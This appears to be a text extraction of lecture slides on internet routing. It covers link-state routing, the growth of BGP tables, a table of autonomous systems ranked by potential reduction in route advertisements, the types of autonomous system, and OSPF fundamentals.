
2 OSPF

3 IS-IS

4 Border Gateway Protocol: BGP

# Review

# Routing is Path Determination



Routers determine path of packets through Network

# Path determination

- Packet routing problem is believed to be NP-hard
- NP-Complete Routing problems
  - Path-constrained, path-optimization
    - Select shortest path meeting specified constraints
  - Multi-path-constrained routing
    - Find multiple paths meeting constraint
    - Issue for high performance/traffic environments
- These are being studied for more elaborate routing constraint schemes


# Several Different Algorithm Families in Use

- Key issue is how table updates are distributed
  - Flooding: broadcast to all, scaling issues
    - Typically used on local campuses
  - Peer update (propagation delay issues)
    - Updates to directly connected/trusted peers
- Neither approach is guaranteed to be secure

# Key Issues in Routing Size

- Size of the routing tables
- Time taken to calculate the routes
- Managing number of routing change announcements

# Link-State Routing Protocols




ICND209R\_24

- After initial flood of LSAs, link-state routers pass small event-triggered link-state updates to all other routers.


67

# BGP Table Size :: September 18th 2018




Number of Entries in Internet Router BGP Tables

# BGP Table Size :: September 24th 2019



Number of Entries in Internet Router BGP Tables

# Number of Autonomous Systems





# Autonomous Systems - examples


## AS list, ordered by net reduction in advertisements


AS	AS Name	Current	Wthdw	Aggte	Anncce	Redctn	%
	Routing Table	770376	435147	74339	409568	360808	46.84%
<a href="#">AS9121</a>	TTNET, TR	7734	5875	1291	3150	4584	59.27%
<a href="#">AS8151</a>	Uninet S.A. de C.V., MX	5466	4475	588	1579	3887	71.11%
<a href="#">AS39891</a>	ALJAWWALSTC-AS, SA	3778	3762	4	20	3758	99.47%
<a href="#">AS12479</a>	UNI2-AS, ES	4910	4117	681	1474	3436	69.98%
<a href="#">AS6327</a>	SHAW - Shaw Communications Inc., CA	3471	3393	10	88	3383	97.46%
<a href="#">AS22773</a>	ASN-CXA-ALL-CCI-22773-RDC - Cox Communication	3239	3040	19	218	3021	93.27%
<a href="#">AS7552</a>	VIETTEL-AS-AP Viettel Group, VN	2998	2917	46	127	2871	95.76%
<a href="#">AS577</a>	BACOM - Bell Canada, CA	4571	3638	896	1829	2742	59.99%
<a href="#">AS9394</a>	CTTNET China TieTong Telecommunications Corpo	2773	2697	80	156	2617	94.37%
<a href="#">AS7545</a>	TPG-INTERNET-AP TPG Telecom Limited, AU	4446	3271	695	1870	2576	57.94%
<a href="#">AS11830</a>	Instituto Costarricense de Electricidad y Tel	2656	2585	38	109	2547	95.90%
<a href="#">AS4538</a>	ERX-CERNET-BKB China Education and Research N	5029	3088	562	2503	2526	50.23%
<a href="#">AS8551</a>	BEZEQ-INTERNATIONAL-AS Bezeqint Internet Back	3101	2754	264	611	2490	80.30%
<a href="#">AS9808</a>	CMNET-GD Guangdong Mobile Communication Co.Lt	2269	2183	54	140	2129	93.83%
<a href="#">AS17974</a>	TELKOMNET-AS2-AP PT Telekomunikasi Indonesia,	2258	2155	41	144	2114	93.62%
<a href="#">AS11492</a>	CABLEONE - CABLE ONE, INC., US	3524	2662	706	1568	1956	55.51%
<a href="#">AS4755</a>	TATACOMM-AS TATA Communications formerly VSNL	2123	1938	60	245	1878	88.46%
<a href="#">AS18566</a>	MEGAPATH5-US - MegaPath Corporation, US	2164	1883	67	348	1816	83.92%
<a href="#">AS4766</a>	KIXS-AS-KR Korea Telecom, KR	2970	2058	288	1200	1770	59.60%
<a href="#">AS9498</a>	BBIL-AP BHARTI Airtel Ltd., IN	1919	1748	32	203	1716	89.42%
<a href="#">AS23969</a>	TOT-NET TOT Public Company Limited, TH	1731	1708	2	25	1706	98.56%
<a href="#">AS45609</a>	BHARTI-MOBILITY-AS-AP Bharti Airtel Ltd. AS f	1790	1689	122	223	1567	87.54%
<a href="#">AS6389</a>	BELLSOUTH-NET-BLK - BellSouth.net Inc., US	1591	1556	1	36	1555	97.74%

What if we shrank the BGP routing table to the minimum prefix size required?




# Internet Routing






**Organised Mesh**

# Internet Organisation



# Visualization of Internet Routing Paths



# Within an Autonomous System (eg. ISP, RU, etc.)

- AS can choose its own interior routing scheme or schemes
- Responsible for:
  - All interior routing
  - Routing to and from other Autonomous Systems
- Four types:
  - Multihomed: maintains connections to more than 1 AS
  - Stub: connects to only one AS
  - Transit: Allows connections through itself to other AS's
  - Internet Exchange Point (IX or IXP): Physical infrastructure
    - Used by ISP's or Content Delivery Networks to exchange traffic

# OSPF

# IGP:Open Shortest Path First(OSPF)

- "Open" : publicly available
- RFC 1247 (v1)
- RFC 2328 (v2) 1998 for IPv4
- RFC 5340 (v3) 2008 for IPv6
- Widely used in enterprise networks - companies/corporate
- Uses Link State algorithm
  - Maintains map of network topology at each node
  - Computes routes using Dijkstra's algorithms
- "Advertisements" - announcements of table changes
  - Sent directly over IP


# Link State Routing

- 1 Each Router when it starts up, examines its links
- 2 Measures a "cost" of the links for each neighbour
- 3 eg.
  - delay - ICMP echo packet
  - link bandwidth, actual cost (Kr,\$, etc.)
- 4 Constructs a packet of all information that it knows
- 5 Sends the packet to all other routers in the network (flood)
- 6 Processes updates from network and sends updates to network

# OSPF


- All OSPF messages are authenticated (prevent malicious spoofing)
- Multiple same-cost paths allowed
- "Type of Service" : TOS
  - Supposed to provide different routes per type of traffic
  - In practice, never implemented by major equipment manufacturers
- Supports unicast (1:1) and multicast (1:n)
  - Multicast is implemented using a group scheme
  - Hosts join a multicast group
